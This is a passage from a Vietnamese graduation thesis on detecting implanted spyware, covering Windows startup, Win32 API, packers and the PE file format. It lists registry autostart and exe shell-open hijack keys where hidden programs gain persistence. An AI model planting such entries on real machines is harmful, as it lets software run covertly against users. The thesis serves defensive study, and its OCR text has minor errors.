BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC QUẢN LÝ VÀ CÔNG NGHỆ HẢI PHÒNG

ĐỒ ÁN TỐT NGHIỆP

NGÀNH: CÔNG NGHỆ THÔNG TIN

Sinh viên : LÊ ĐỨC PHÚ

Giảng viên hướng dẫn: T.S HỒ VĂN CANH

HẢI PHÒNG – 2021

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC QUẢN LÝ VÀ CÔNG NGHỆ HẢI PHÒNG

TÌM HIỂU VÀ XÂY DỰNG MỘT PHƯƠNG PHÁP PHÁT HIỆN PHẦN MỀM CÀI CẮM ĐỂ CHẶN THU TIN BÍ MẬT QUA MẠNG INTERNET

ĐỒ ÁN TỐT NGHIỆP ĐẠI HỌC HỆ CHÍNH QUY

NGÀNH: CÔNG NGHỆ THÔNG TIN

Sinh viên : LÊ ĐỨC PHÚ

Giảng viên hướng dẫn: T.S HỒ VĂN CANH

HẢI PHÒNG – 2021

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC QUẢN LÝ VÀ CÔNG NGHỆ HẢI PHÒNG

NHIỆM VỤ ĐỀ TÀI TỐT NGHIỆP

Sinh viên: **Lê Đức Phú** **Mã SV**: **1412402054**

Lớp : CT2001C

Ngành : Công nghệ Thông tin

Tên đề tài: **TÌM HIỂU VÀ XÂY DỰNG MỘT PHƯƠNG PHÁP PHÁT HIỆN PHẦN MỀM CÀI CẮM ĐỂ CHẶN THU TIN BÍ MẬT QUA MẠNG INTERNET**

NHIỆM VỤ ĐỀ TÀI

1. **Nội dung và các yêu cầu cần giải quyết trong nhiệm vụ đề tài tốt nghiệp**

   - Nghiên cứu cơ chế hoạt động của một phần mềm từ đối tượng tình báo điện tử cài cắm, những dấu hiệu khi máy tính cá nhân bị cài cắm. Trên cơ sở đó đưa ra những kết luận và từ đó, đề xuất một phương pháp phát hiện và xử lý phần mềm cài cắm
   - Nắm được tổng quan về máy tính và chương trình máy tính, mạng Internet, vấn đề thu tin công khai và thu tin bí mật
   - Nắm được tổng quan về hệ điều hành Windows, PE file và Windows Registry
   - Phương pháp phát hiện phần mềm cài cắm với mục đích thu tin bí mật

2. **Các tài liệu, số liệu cần thiết**

- Microsoft Corp. (2002), Microsoft Computer Dictionary - Fifth Edition
- Andrew S. Tanenbaum, Modem Operating System 2nd Edition
- www.hvaonline.net, Portable Excutable File Format
- www. reaonline.net, Cracker Handbook 1.0
- John Chirillo, Hack Attacks Revealed - A Complete Reference with Custom Security Hacking Toolkit.
- Jonathan Read from anti-trojan.org, "Spyware Explained".
- Department of Communications, Information Technology and Arts, Australian Government, "Taking care of spyware".
- Dinesh Sequeira, Tipping Point, a division of 3Com, "Understanding and Preventing Spyware in the Enterprise".
- Trend Micro Incorporated Technical Note July 200f, "Spyware - A hidden threat".
- Francois Paget - McAfee AVERT - Senior Virus Research Engineer, tại AV AR International Conference 2005, "Free Adware & Spyware Detection/Cleaning Tips and Techniques".
- Aaron Hackthworth - US CERT (2005), Spyware.
- Kris Kaspersky (2003), Hacker Disassembling Uncovered.
- Vlad Pirogov (2006), A List Publishing Disassembling Code IDA Pro and SoftICE.
- Mike Shema, Chris Davis, Aaron Philipp and David Cowen McGrawHill/Osbome (2006), Anti-Hacker Tool Kit - 3rd Edition.
- Ed Skoudis and Lenny Zeltser (2003), Malware: Fighting Malicious Code

3. **Địa điểm thực tập tốt nghiệp**

   Công ty cổ phần giải pháp công nghệ Năm Sao

CÁN BỘ HƯỚNG DẪN ĐỀ TÀI TỐT NGHIỆP

Họ và tên : **Hồ Văn Canh**

Học hàm, học vị : **Tiến sĩ**

Cơ quan công tác : **Bộ công an**

Nội dung hướng dẫn: Xây dựng một phương pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng Internet

Đề tài tốt nghiệp được giao ngày …. tháng … năm 2021

Yêu cầu phải hoàn thành xong trước ngày 31 tháng12 năm 2021

Đã nhận nhiệm vụ ĐTTN	Đã giao nhiệm vụ ĐTTN
Sinh viên	*Giảng viên hướng dẫn*

Hải Phòng, ngày tháng năm 2021

TRƯỞNG KHOA

CỘNG HèA XÃ HỘI CHỦ NGHĨA VIỆT NAM

Độc lập - Tự do - Hạnh phúc

PHIẾU NHẬN XÉT CỦA GIẢNG VIÊN HƯỚNG DẪN TỐT NGHIỆP

Họ và tên giảng viên: ……

Đơn vị công tác: ……

Họ và tên sinh viên: …… Ngành:. …….

Nội dung hướng dẫn: …….

……....

1. Tinh thần thái độ của sinh viên trong quá trình làm đề tài tốt nghiệp

.....

.....

.....

.....

.....

.....

Đánh giá chất lượng của đồ án/khóa luận (so với nội dung yêu cầu đó đề ra trong nhiệm vụ Đ.T. T.N trên các mặt lý luận, thực tiễn, tính toán số liệu…)

.....

.....

.....

.....

.....

.....

.....

.....

.....

3. Ý kiến của giảng viên hướng dẫn tốt nghiệp

Đạt ☐ Không đạt ☐ Điểm:……...

Hải Phòng, ngày … tháng … năm 2021

Giảng viên hướng dẫn

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM

Độc lập - Tự do - Hạnh phúc

PHIẾU NHẬN XÉT CỦA GIẢNG VIÊN CHẤM PHẢN BIỆN

Họ và tên giảng viên: ……

Đơn vị công tác: ……..

Họ và tên sinh viên: …… Ngành: ……

Đề tài tốt nghiệp:……..

……..

1. Phần nhận xét của giảng viên chấm phản biện

.....

.....

.....

.....

.....

.....

2. Những mặt còn hạn chế

.....

.....

.....

.....

.....

.....

3. Ý kiến của giảng viên chấm phản biện

Đạt ☐ Không đạt ☐ Điểm:……...

Hải Phòng, ngày ... thỏng ... năm 2021

Giảng viên chấm phản biện

Mục Lục

Lời cảm ơn

Trước hết, em xin gửi lời cảm ơn sâu sắc tới TS Hồ Văn Canh, người đã gợi mở và hướng dẫn em đi vào tìm hiểu đề tài: "Phương pháp phát hiện phần mềm cài cắm với mục đích thu tin bí mật trên mạng Internet", người đã hết lòng giúp đỡ, hướng dẫn để em hoàn thành đồ án này.

Em xin cảm ơn các Thầy, Cô trong Khoa Công nghệ Thông tin, Ban giám hiệu, Phòng ban trong trường Đại học Quản lý và Công nghệ Hải Phòng đã dạy dỗ, dìu dắt và động viên chúng em từ những ngày đầu chập chững bước chân vào cổng trường Đại học. Thầy, Cô đã tạo cho chúng em môi trường học tập, những điều kiện thuận lợi cho chúng em học tập tốt, trang bị cho chúng em những kiến thức quý báu giúp chúng em có thể vững bước trong tương lai.

Xin cảm ơn các bạn đã giúp đỡ, cùng chia sẻ kinh nghiệm học tập trong suốt những năm tháng tại HPU.

MỞ ĐẦU

1. Tính cấp thiết của đề tài

Hơn mười năm thâm nhập vào Việt Nam, Internet nhanh chóng tạo ra những biến đổi lớn trên nhiều mặt. Đời sống văn hóa trở nên đa dạng, phong phú hơn với nhiều nguồn thông tin từ mạng. Nền khoa học công nghệ nước nhà từng bước hiện đại. Ứng dụng công thông tin được triển khai rộng rãi. Tuy nhiên, cùng với những thuận lợi mà Internet mang đến, chúng ta cũng phải đối mặt với không ít khó khăn. Đó là những nguy cơ về văn hóa phi lành mạnh, nguy cơ từ các chương trình độc hại (virus, trojan, keylogger,…), lừa đảo trực tuyến, tội phạm công nghệ cao… Các chương trình độc hại thường được tạo ra với nhiều mục đích như đùa nghịch, phá hoại… và nhiều khi được cài cắm vào mất tính để thu thập những thông tin. Chúng thường hoạt động dưới chế độ ẩn (background) do đó rất khó nhận biết. Lợi dụng đặc điểm này, cơ quan đặc biệt của nhiều quốc gia đã sử dụng phần mềm cài cắm để thu tin bí mật, do đó rất khó để phát hiện và đấu tranh.

Vấn đề phát hiện và xử lý các phần mềm cài cắm đã được tiến hành từ lâu nhưng việc nghiên cứu và ứng dụng vấn đề này vào công tác nghiệp Công an thì hầu như rất ít. Nhận thấy đây là một vấn đề hay và mới lạ, em đã chọn đề tài: " ***Phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet ''*** để làm đồ án tốt nghiệp, mong muốn áp dụng những kiến thức đã học vào thực tiễn.

2. Mục đích và nhiệm vụ nghiên cứu

- Nghiên cứu cơ chế hoạt động của phần mềm cài cắm, dấu hiệu khi bị cài cắm, từ đó nêu ra những đánh giá, kết luận.

- Tổng kết kinh nghiệm, đề xuất phương pháp phát hiện và xử lý phần mềm cài cắm.

3. Phạm vi nghiên cứu

- Tổng quan về máy vi tính và chương trình máy tính, mạng Internet, vấn đề thu tin công khai và thu tin bí mật.

- Tổng quan về hệ điều hành Windows, PE file và Windows Registry.

- Định nghĩa, đặc điểm, phương pháp phát hiện và xử lý phần mềm cài cắm với mục đích thu tin bí mật.

- Lập trình hợp ngữ (Assembly) và phương phát Reverse Engine, phân tích registry của hệ điều hành Windows, sử dụng các công cụ để phân tích hành vi của phần mềm.

CHƯƠNG 1: TỔNG QUAN

1.1. Máy tính và hoạt động của máy tính

Máy tính hay máy vi tính là một thiết bị độc lập được trang bị các phần mềm, tiện ích cùng với các thiết bị vào ra, các thiết bị ngoại vi khác để thực hiện tính toán hay kiểm soát các hoạt động mà có thể biểu diễn dưới dạng số hay quy luật logic.

Máy tính được lắp ghép bởi các thành phần có thể thực hiện các chức năng đơn giản đã định nghĩa trước (Chia ra làm 2 loại là phần cứng và phần mềm). Quá trình tác động tương hỗ phức tạp của các thành phần này tạo cho máy tính một khả năng xử lý thông tin. Nếu được thiết lập chính xác (thông thường bởi các chương trình máy tính) máy tính có thể mô phỏng lại một số khía cạnh của một vấn đề hay của một hệ thống. Trong trường hợp này, khi được cung cấp một bộ dữ liệu thích hợp nó có thể tự động giải quyết vấn đề hay dự đoán trước sự thay đổi của hệ thống.

Hoạt động của máy tính có thể được mô tả như sau:

“ Khi nguồn điện được khởi động, BIOS (Basic Input/ Output System) của máy tính sẽ đọc thông tin được ghi ở bộ nhớ ROM trên mainboard để thực hiện các thao tác kiểm tra phần cứng, đọc ngày giờ… sau đó trao quyền điều khuyển cho hệ điều hành. Hệ điều hành nạp các chương trình từ ổ đĩa cứng lên bộ nhớ RAM để thực thi. Các kết quả của chương trình được lưu trữ vào ổ cứng. Khi tắt nguồn điện, chỉ có ổ cứng lưu giữ được dữ liệu và trạng thái của hệ thống. Hiểu được hoạt động của máy tính giúp chúng ta xác định được hiện trường vụ việc. Khi xử lý vụ việc, yêu cầu sao lưu hệ thống được đặt ra đầu tiên, tuy nhiên không cần thiết phải tịch thu toàn bộ hệ thống mà chỉ cần sao lưu ổ đĩa cứng của máy tính để thao tác. Điều này là hợp lý, nhất là trong trường hợp phải giữ nguyên hiện trường, không để đối tượng phát hiện máy tính của mình đã bị tiếp cận.

1.2. Quá trình khởi động Windows và hoạt động của chương trình trên nền Windows

Dưới đây mô tả quá trình hoạt động của các hệ điều hành Windows dựa trên nhân NT.

Sau khi BIOS khởi động xong, nó sẽ trao quyền điều khiển lại cho hệ điều hành. Windows đọc sector đầu tiên của phân vùng này, gọi là boot sector, và thực thi lệnh ở đó. Đoạn mã lệnh này sẽ đọc thư mục gốc của phân vùng, tìm kiếm một file được gọi là **ntldr** (NT Loader). Nếu tìm được file này, nó sẽ đọc file đó vào bộ nhớ và thực thi. **Ntldr** sẽ tải hệ điều hành vào bộ nhớ.

Tiếp theo, **ntldr** sẽ đọc 1 file gọi là **boot.ini,** là thông tin cấu hình duy nhất không chứa trong registry. Nó liệt kê tất cả các phiên bản của **hal.dll** và **ntoskrnl.exe** có sẵn để khởi động trong phân vùng này. Các file này cung cấp nhiều tham số, như số lượng CPU, dung lượng RAM sử dụng, có cho phép người dung xử lý 2 GB hoặc 3 GB dữ liệu hay không và tần số xung (rate) được thiết lập cho đồng hồ thời gian thực. **Ntldr** tiếp tục lựa chọn và tải các **hal.dll** và **ntoskrnl.dll** cũng như fule **bootvid.dll,** chương trình điều khiển (driver) video mặc định để hiển thị thông tin quá trình khởi động. Tiếp đó, **ntldr.dll** đọc registry để tìm ra những trình điều khiển cần thiết để hoàn tất việc khởi động (ví dụ, chương trình điều khiển bàn phím và chuột, và hàng tá các trình điều khiển cho các chip ở trên mainboard). Cuối cùng, nó đọc tất cả các driver và trao quyền lại cho **ntoskrnl.exe.**

Khi khởi động, hệ điều hành sẽ gọi các thành phần thực thi để thực hiện một vài thiết lập thông thường nào đó. Ví dụ, trình điều khiển đối tượng (object manager) chuẩn bị không gian tên (name space) của nó để cho phép các thành phần khác gọi nó và thêm đối tượng vào không gian tên. Nhiều thành phần cũng có thể thực hiện được công việc riêng biệt liên quan đến chức năng của chúng, ví dụ như trình điều

khiển bộ nhớ có thể thiết lập bảng phân trang ban đầu trình điều khiển cắm-chạy (plug-and-play) có thể biết được những thiết bị nhập/xuất hiện tại và tải trình điều khiển cho chúng. Nói chung, có hàng loạt bước xảy ra. Bước cuối cùng là tạo ra tiến trình người sử dụng thực sự đầu tiên, trình điều khiển phiên (session manager), **smss.exe.** Một khi tiến trình này được gọi và thực thi có nghĩa là quá trình khởi động đã kết thúc.

Trình điều khiển phiên là tiến trình nguyên sơ của Windows. Nó thực hiện các lời gọi hệ thống thực sự và không sử dụng môi trường hệ thống phụ Win32, là môi trường mà lúc này vẫn chưa hoạt động. Thực ra, một trong những nhiệm vụ đầu tiên của nó là tạo ra chính nó (**csrss.exe)**. Nó cũng đọc các nhánh registry từ đĩa và nhận biết các nhiệm vụ của nó. Thông thường công việc của nó bao gồm việc đưa các đối tượng vào không gian tên của trình điều khiển đối tượng, tạo ra các phân trang tập tin mở rộng và mở các DLL quan trọng để sử dụng chúng thường xuyên. Sau khi đã hoàn tất các công việc này, nó tạo ra chương trình đăng nhập (login daemon), **winlogon.exe.**

Như vậy, hệ điều hành đã hoạt động. Bây giờ là thời điểm thực thi các tiến trình dịch vụ (không gian chương trình người sử dụng) và cho phép người sử dụng đăng nhập. **Winlogon.exe** trước tiên tạo ra trình xác thực (**Isass.exe**), và sau đó là tiến trình chủ của tất cả các dịch vụ (**services.exe**). Tiến trình chủ này sẽ tìm kiếm trong registry những tiến trình cần thiết trong không gian tiến trình người dùng và các file chứa chúng, rồi tạo ra chúng. Thực tế, đĩa thường hoạt động rất nặng sau khi người dùng đầu tiên đăng nhập, nhưng đó không phải là lỗi của người dùng. Thủ phạm là **services.exe** đã tạo ra tất cả các dịch vụ. Thêm vào đó, nó còn tải thêm các trình điều khiển thiết bị còn thiếu. Quá trình đó có thể được mô tả dưới đây như sau:

Tiến trình	Mô tả
Idle	Không thực sự là 1 tiến trình,mà là 1 tiểu trình chờ đợi

System	Tạo ra smss.exe và phân trang tập tin, đọc registry, mở DLL
smss.exe	Tiến trình đầu tiên, tiếp tục khởi tạo; tạo ra csrss và winlogon
csrss.exe	Tiến trình hệ thống con Win32
winlogon.exe	Chương trình đăng nhập
Isass.exe	Chương trình quản lý xác thực
service.exe	Tìm kiếm trong registry và khởi động các dịch vụ

Bảng 1. Cây phân cấp quá trình khởi động của Windows dựa trên nhân NT

Các dịch vụ ở đây có thể là máy phục vụ in ấn, máy phục vụ file, trình Telnet, điều khiển mail đến, điều khiển fax đến, giải pháp DNS, nhật ký sự kiện, trình điều khiển cắm- chạy…

Winlogon.exe đáp ứng cho mọi người sử dụng. Hộp thoại đăng nhập thực sự được điều khiển bởi 1 chương trình riêng biệt trong msgina.dll nhằm đảm bảo cho nó có thể thay thế cách đăng nhập chuẩn (bằng tên mật khẩu) bằng nhận dạng vân tay hoặc cách xác thực khác. Sau khi đăng nhập thành công, **winlogon.exe** lấy thông tin cá nhân của người dùng trong registry và chính nó để quyết định thực thi những shell nào. Nhiều người không nhận ra điều đó, nhưng màn hình desktop của Windows chuẩn chỉ có explorer.exe với một tùy chọn nào đó. Nếu muốn, người sử dụng có thể chọn bất cứ chương trình nào như các shell, bao gồm **command.com/cmd.exe** hoặc ngay cả **Word**, bằng các chỉnh sửa registry. Tuy nhiên, việc chỉnh sửa registry không dành cho người thiếu hiểu biết; một lỗi lầm có thể khiến cho hệ thống không thể sử dụng được.

Quá trình khởi động của các hệ điều hành Windows dựa trên nhân NT về sau về cơ bản cũng giống như trên.

Trên đây ta đã nắm được quá trình khởi động của hệ điều hành Windows, vậy một chương trình phần mềm hoạt động ra sao trên nền hệ điều hành đó ?

Chương trình là một dãy các mệnh lệnh có thể được thực thi bởi máy tính. Các chương trình được tạo ra bằng các ngôn ngữ lập trình, mỗi chương trình có thể có

nhiều module, trong đó các module có thể gọi module khác trong cùng chương trình, và cũng có thể gọi đến các module của chương trình khác. Sau đó chương trình được dịch thành PE file dưới dạng nhị phân (*.com, *.exe, *.dll…) để có thể thực thi. Chương trình chỉ hoạt động được khi có tác nhân kích hoạt nó. Đó có thể là:

- Do người dùng kích hoạt (cố ý hoặc vô ý)
- Do hệ điều hành kích hoạt. Hệ điều hành có thể kích hoạt các chương trình theo 2 cách:

+ Đọc thông tin từ các file cấu hình của Windows và registry (sẽ nói rõ ở phần sau).

Các phiên bản Windows từ Windows 98 trở về trước đọc thông tin thiết lập trong các file cấu hình như **win.ini, system.ini** và **autoexec.bat** để kích hoạt các chương trình khởi động. Từ phiên bản Windows 2000 trở đi, tuy các file này vẫn có trong cấu trúc hệ điều hành nhưng không còn được sử dụng nữa.

Các chương trình cũng có thể được thực thi bằng cách tạo các khóa ở trong registry, thường ở những khóa sau:

- **Registry Shell open**

[HKEY _CLASSES_ ROOT\exefile\shell\open\command] [HKEY _LOCAL_ MACHINE\SOFTW ARE\Classes\exefile\shell\open \command]

Một khóa có giá trị “%1 %*’’, sẽ tự động được thực thi mỗi khi thi hành một file.exe.

VD: “program.exe %1 %*”

- **Alternate Registry Keys**

[HKEY _CLASSES_ ROOT\.exe] @="myexefile"] [HKEY _LOCAL_ MACHINE\Software\CLASSES\myexefile\shell\open \command\

@="program.exe %1 %*"]

- **Main Registry**

[HKEY _LOCAL_ MACHINE\Software\Microsoft\ Windows\Current Version\RunServices]

[HKEY _LOCAL_ MACHINE\Software\Microsoft\ Windows\Current Version\RunServicesOnce]

[HKEY _LOCAL_ MACHINE\Software\Microsoft\ Windows\Current Version \Run]

[HKEY _LOCAL_ MACHINE\Software\Microsoft\ Windows\Current Version\RunOnce]

[HKEY _CURRENT_ USER\Software\Microsoft\ Windows\CurrentVersion \Run]

[HKEY _CURRENT_ USER\Software\Microsoft\ Windows\CurrentVersion\RunOnce]

[HKEY _CURRENT_ USER\Software\Microsoft\ Windows\CurrentVersion \RunServices]

+ Các chương trình/module của Windows gọi đến.

- Do chương trình/ module khác (không phải của Windows) kích hoạt bằng mã lệnh.

Khi đã được kích hoạt, chương trình sẽ thực hiện nhiệm vụ của nó dưới dạng tường minh hoặc ẩn (background) mà người sử dụng khó nhận biết. Trong quá trình đó, nó cũng có thể gọi thêm các chương trình/module khác.

Trong thực tế, các chương trình sau khi được lập trình thường được đóng gói lại (packed) bằng các công cụ như UPX, ARM Protector, FSG, MEW11, SLVcOdeProtector, WinUPack, Armadillo, ACProtect[3]… Mục đích của việc này nhằm:

- Giảm dung lượng của phần mềm: các chương trình packer cho phép nén dung lượng của phần mềm, thuận lợi cho việc phân phối và cài đặt phần mềm

- Tạo một lớp bảo vệ cho phần mềm: nhiều chương trình packer sử dụng các thuật toán để mã hóa lệnh (code) của chương trình, nhằm bảo về phần mềm tránh né các cracker muốn thêm các đoạn code vào file (kỹ thuật Inject Code để thêm chức năng) hoặc unpack bằng tay (manual unpacking), hoặc crack phần mềm. Bên trong các chương trình đã bị pack, các section, bảng import tables thường bị thay đổi, làm mất hiệu lực và các phần dữ liệu thì luôn bị mã hóa. Import tables là bảng chứa thông tin các thư viện được chương trình sử dụng. Việc mã hóa code, thay đổi import tables sẽ gây ra khó khăn trong việc phân tích chương trình.


Ngoài ra, do phần mềm được mã hóa nên các chương trình packer còn chèn thêm mã lệnh để unpack phần mềm vào bộ nhớ lúc thực thi và sau đó nhảy tới Original Entry Point (OEP: đây là nơi mà chương trình gốc thực sự bắt đầu). Do đó, nếu chỉ đọc code của chương trình một cách đơn thuần thì không thể phát hiện được đâu là OEP của chương trình mà phải thực thi nó trong một môi trường an toàn (safety environment) và phân tích thì mới xác định được chính xác.

Như đã nói ở trên, khi thực thi, mã lệnh của chương trình được nạp vào vùng nhớ. Một con trỏ lệnh (Instruction Pointer) trỏ đến lệnh cần thực hiện tiếp theo. Hệ điều hành sẽ đọc con trỏ lệnh này để thực thi chương trình.

1.3. Giao diện lập trình ứng dụng Windows (Win32 Application Programming Interface)

Giống như các hệ điều hành khác, Windows có một tập hợp các lời gọi hệ thống mà nó có thể thực thi. Tuy nhiên, Microsoft không bao giờ công bố danh sách các lời gọi hệ thống, và nó luôn luôn thay đổi theo phiên bản. Thay vào đó, những gì mà Microsoft làm là định nghĩa một tập hợp các lời gọi hàm đặt tên là Win32 API, được công bố với đầy đủ tài liệu. Có nhiều thư viện thủ tục để thực hiện các lời gọi hệ thống nhằm tiến hành công việc, hoặc, trong trường hợp nào đó, làm đúng việc

trong không gian người sử dụng. Win32 API hiện có không thay đổi trong các phiên bản Windows, mặc dù có nhiều lời gọi API được bổ sung thường xuyên.



Nhiều lời gọi hệ thống tạo ra các đối tượng nhân (kernel object) của một trong các loại sau đây: file, tiến trình (processes), tiểu trình (threads), luồng (pipes) và các loại khác. Mỗi lời gọi thiết lập một đối tượng và trả về một kết quả gọi là một handle (kênh điều khiển) cho lời gọi. Tiếp theo handle có thể được sử dụng để thực hiện các thao tác trên đối tượng. Các handle được đặc tả để các tiến trình thiết lập đối tượng đúng như handle yêu cầu. Chúng không thể được truyền trực tiếp cho tiến trình khách sử. Tuy nhiên, trong một trường hợp nào đó, có thể sao chép một handle và truyền sang một tiến trình khách bằng cách an toàn, cho phép các tiến trình điều khiển đối tượng của riêng mình. Mỗi đối tượng có một mô tả bảo mật riêng, nói rõ ai có thể và không thể thực hiện những thao tác nào trên đối tượng đó.

Bản thân hệ điều hành cũng có thể tạo và sử dụng các đối tượng tuy nhiên điều đó rất chậm chạp. Hầu hết các đối tượng được thiết lập để cho phép một thành phần của hệ thống lưu trữ thông tin trong một khoảng thời gian hoặc truyền một cấu trúc

dữ liệu nào đó sang một thành phần khác. Ví dụ, khi một chương trình điều khiển thiết bị được nạp, một đối tượng được khởi tạo để điều khiển thuộc tính và con trỏ (pointer) sẽ trỏ đến các chức năng mà nó có. Khi đó trong hệ điều hành, chương trình điều khiển được tham chiếu bằng cách sử dụng đối tượng của nó.

Các lời gọi Win32 API bao quát từng lĩnh vực dễ hiểu, dễ giải quyết trong hệ điều hành, và một vài lĩnh vực không dễ giải quyết khác. Thông thường sẽ có các lời gọi để thiết lập, quản lý các tiến trình và tiểu trình. Cũng có rất nhiều lời gọi liên quan đến quá trình giao tiếp bên trong các tiến trình (thực ra là tiểu trình), ví dụ như thiết lập, hủy bỏ, sử dụng mutex, các cờ hiệu, các sự kiện và các đối tượng giao tiếp giữa các tiến trình khác.

Mặc dù hệ thống quản lý bộ nhớ gần như trong suốt với lập trình viên (về cơ bản, nó yêu cầu phải phân trang (paging), một chức năng quan trọng của nó vẫn có thể nhận ra: đặt tên chức năng của tiến trình, để ánh xạ một file vào vùng nhớ ảo của nó. Nó cho phép tiến trình có khả năng đọc và ghi các phần của file như thể chúng là những từ nhớ (memory word)

Một phần quan trọng của nhiều chương trình đó là xuất-nhập file. Dưới quan điểm của Win32, một file chỉ là một dãy tuyến tính các byte. Win32 cung cấp hơn 60 lời gọi để tạo mới, xóa file và thư mục, mở và đóng file, đọc và ghi chúng, đọc và thiết lập các thuộc tính file, và nhiều chức năng khác.


Một lĩnh vực khác mà Win32 cung cấp các lời gọi đó là bảo mật. Mỗi tiến trình có một ID cho biết nó là tiến trình nào và mỗi đối tượng có một danh sách điều khiển truy nhập (Access Control List, viết tắt là ACL) mô tả một cách chính xác những người sử dụng nào có thể truy nhập nó và những thao tác nào có thể thực hiện trên nó. Cách tiếp cận này cung cấp một khuynh hướng bảo mật tốt, trong đó đặc tả cá nhân nào được cho phép hoặc từ chối quyền truy nhập riêng biệt đến mỗi đối tượng.

Thực chất, Win32 API là một tập hợp các hàm để thực hiện một số công việc nào đó khi chương trình thực thi. Hệ điều hành càng mạnh thì tập hợp lệnh này càng phong phú và mạnh mẽ. Do đó, ngay cả các nhà lập trình cũng không thể nắm vững được tất cả. Những phần mềm độc hại thường lợi dụng đặc điểm này để đặt những tên dễ gây nhầm lẫn là các hàm API. Trên thực tế, API chỉ có ý nghĩa đối với người lập trình, còn nó thực sự trong suốt đối với người sử dụng chương trình.

1.4. Định dạng file thực thi khả chuyển (Portable Executable file format) và quá trình thực thi PE file

Định dạng file thực thi di động, thường gọi là PE file, là định dạng nhị phân khả thi cho hệ điều hành Windows NT, Windows 95 và các hệ điều hành Windows 32bit. Các file thư viện liên kết động (Dynamic-Link library), các chương trình, trình điều khiển (driver) của hệ điều hành Windows dựa trên nhân NT, các file đối tượng (object file: bpl, dpl, cpl, ocx, acm, ax), file thư viện cũng ở định dạng này.Tóm lại, những file trên nền Windows có vùng mở rộng exe, dll, sys, scr, bpl,dpl, cpl, oxc, acm, ax đều ở định dạng PE file.

Dưới đây là cấu trúc cơ bản của PE file



Từ cấu trúc trên, có thể thấy một PE file có nhiều phần (section). Tối thiểu một PE file phải có 2 section: một dành cho đoạn mã (Code) và một dành cho dữ liệu (Data). Một chương trình ứng dụng trên nền Windows NT có 9 section được định nghĩa sẵn là. **text,. bss,. rdata,. rsrc,. edata,. idata,. pdata,. debug**.

Những section thông dụng hiện nay là:

1.Executable Code Section, có tên là. **text (**Microsoft) hoặc. **CODE** (Borland).

2.Data Section, có tên như. **data**,. **rdata** hoặc. **bss** (Microsoft) hay. **DATA** (Borland).

3.Resource Section, có tên là. **rsrc.**

4.Export Data Section, có tên là. **edata.**

